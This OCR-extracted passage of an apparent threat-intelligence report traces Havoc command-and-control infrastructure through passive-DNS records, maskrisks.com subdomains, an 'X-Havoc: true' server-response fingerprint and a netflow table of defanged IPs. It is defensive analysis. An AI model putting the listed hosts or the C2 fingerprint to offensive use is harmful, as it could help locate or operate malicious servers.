
ns35.domaincontrol.com.: 0 records for aimayou.xyz found
ns36.domaincontrol.com.: 0 records for aimayou.xyz found

OK **DNSSEC**

DNSSEC disabled

Figure 30 - VirusTotal Historical IP Related Domains




0
/ 94
Community Score
3 detected files communicating with this IP address
154.205.138.202 (154.205.136.0/22)
AS 138915 (Kaopu Cloud HK Limited)
DETECTION
DETAILS
RELATIONS
COMMUNITY
Passive DNS Replication (4)
Date resolved
Detections
Resolver
Domain
2024-04-18
6 / 94
Georgia Institute of Technology
maskrisks.com
2022-10-28
0 / 94
Georgia Institute of Technology
yimucheng.com
2021-09-07
0 / 94
VirusTotal
servusgov.com
2019-11-19
0 / 94
VirusTotal
hnsdzkzs.com




1
/ 94
Community Score
1/94 security vendor flagged this IP address as malicious
154.90.62.12 (154.90.32.0/19)
AS 138915 (Kaopu Cloud HK Limited)
DETECTION
DETAILS
RELATIONS
COMMUNITY
Passive DNS Replication (6)
Date resolved
Detections
Resolver
Domain
2022-02-02
0 / 94
VirusTotal
high18.com
2020-04-19
0 / 94
VirusTotal
i0456.cn
2020-04-15
0 / 94
VirusTotal
jyffp06.com
2020-02-25
0 / 94
VirusTotal
sckfb.com
2019-11-10
0 / 94
VirusTotal
www.jihualvye789.com
2019-11-10
0 / 94
VirusTotal
jihualvye789.com

Figure 31 - SecurityTrails NS History



maskrisks.com historical NS data

A | AAAA | MX | **NS** | SOA | TXT

Name Servers	Organization	First Seen	Last Seen	Duration Seen
rachel.ns.cloudflare.com walt.ns.cloudflare.com	Cloudflare, Inc.	2024-04-12 (5 months)	2024-09-14 (today)	5 months
dns1.registrar-servers.com dns2.registrar-servers.com	Neustar Security Services NeuStar, Inc.	2024-04-09 (5 months)	2024-04-12 (5 months)	3 days
nova.ns.cloudflare.com sevki.ns.cloudflare.com	Cloudflare, Inc.	2024-03-22 (6 months)	2024-04-09 (5 months)	18 days
ns17.domaincontrol.com ns18.domaincontrol.com	GoDaddy	2021-10-28 (3 years)	2024-03-22 (6 months)	2 years
ns1.inmotionhosting.com ns2.inmotionhosting.com	InMotion Hosting, Inc.	2020-11-03 (4 years)	2021-10-28 (3 years)	12 months

Figure 32 - SecurityTrails Domains

Domain	Rank	Hosting Provider	Mail Provider
checkupdate.maskrisks.com		Cloudflare, Inc.	-
webdisk.maskrisks.com		-	-
webmail.maskrisks.com		-	-
localhost.maskrisks.com		-	-
cpcalendars.maskrisks.com		-	-
whm.maskrisks.com		-	-
www.maskrisks.com		Cloudflare, Inc.	-
mail.maskrisks.com		-	-
cpcontacts.maskrisks.com		-	-
cpanel.maskrisks.com		-	-
update.maskrisks.com		Cloudflare, Inc.	-
smtp.maskrisks.com		-	-
ftp.maskrisks.com		-	-
maskrisks.com		Cloudflare, Inc.	-

Figure 33 - Censys Query for X-Havoc




Figure 34 - Havoc malware C2 server HTTP response headers

```
HTTP/1.1 404 Not Found
Content-Type: text/html
Server: nginx
X-Havoc: true
Date: Mon, 05 Jun 2023 06:51:45 GMT
Content-Length: 146
```

Table 1 - Network Intelligence Data Table

ID	Timestamp	Source IP Address	Source Port	Source Country	Destination IP Address	Destination Port	Destination Country	Protocol	Packets	Number of Octets	TCP Flags
1	Jul 25, 2024 @ 23:44:00	198.235.24[.]254	46933	US	209.141.47[.]6	5093	US	17	1	90	0
2	Jul 25, 2024 @ 17:35:08	80.151.225[.]38	443	DE	209.141.47[.]6	34386	US	6	1	1462	16
3	Jul 25, 2024 @ 17:35:06	209.141.47[.]6	48918	US	93.220.41[.]108	443	DE	6	1	228	24
4	Jul 25, 2024 @ 17:35:05	209.141.47[.]6	48914	US	93.220.41[.]108	443	DE	6	1	70	16
5	Jul 25, 2024 @ 17:34:58	109.90.9[.]214	443	DE	209.141.47[.]6	50862	US	6	1	86	16
6	Jul 25, 2024 @ 17:34:56	209.141.47[.]6	41542	US	37.24.45[.]94	443	DE	6	1	64	16
7	Jul 25, 2024 @ 05:09:53	206.205.114[.]226	61584	US	205.185.126[.]208	443	US	6	1	74	2
8	Jul 25, 2024 @ 04:10:45	83.222.191[.]62	19148	BG	205.185.126[.]208	22	US	6	1	74	16
9	Jul 25, 2024 @ 04:06:55	205.185.126[.]208	22	US	83.222.191[.]62	8568	BG	6	1	578	24
10	Jul 25, 2024 @ 04:14:31	205.185.126[.]208	443	US	206.205.114[.]226	61170	US	6	1	64	20
11	Jul 25, 2024 @ 03:45:21	219.80.249[.]192	56005	TW	205.185.126[.]208	443	US	6	1	70	2
12	Jul 25, 2024 @ 03:31:37	67.29.171[.]132	60984	US	205.185.126[.]208	443	US	6	1	74	2
13	Jul 25, 2024 @ 03:31:35	219.80.249[.]192	55907	TW	205.185.126[.]208	443	US	6	1	74	194
14	Jul 25, 2024 @ 03:37:19	205.185.126[.]208	22	US	83.222.191[.]62	7102	BG	6	1	578	24
15	Jul 25, 2024 @ 03:22:09	13.40.105[.]113	0	GB	205.185.126[.]208	0	US	1	1	64	0
16	Jul 25, 2024 @ 01:27:10	205.185.126[.]208	443	US	206.205.114[.]226	59894	US	6	1	64	20
17	Jul 24, 2024 @ 23:48:21	205.185.126[.]208	443	US	206.205.114[.]226	59113	US	6	1	64	20
18	Jul 24, 2024 @ 23:34:18	198.44.140[.]143	62189	CA	205.185.126[.]208	443	US	6	1	20	2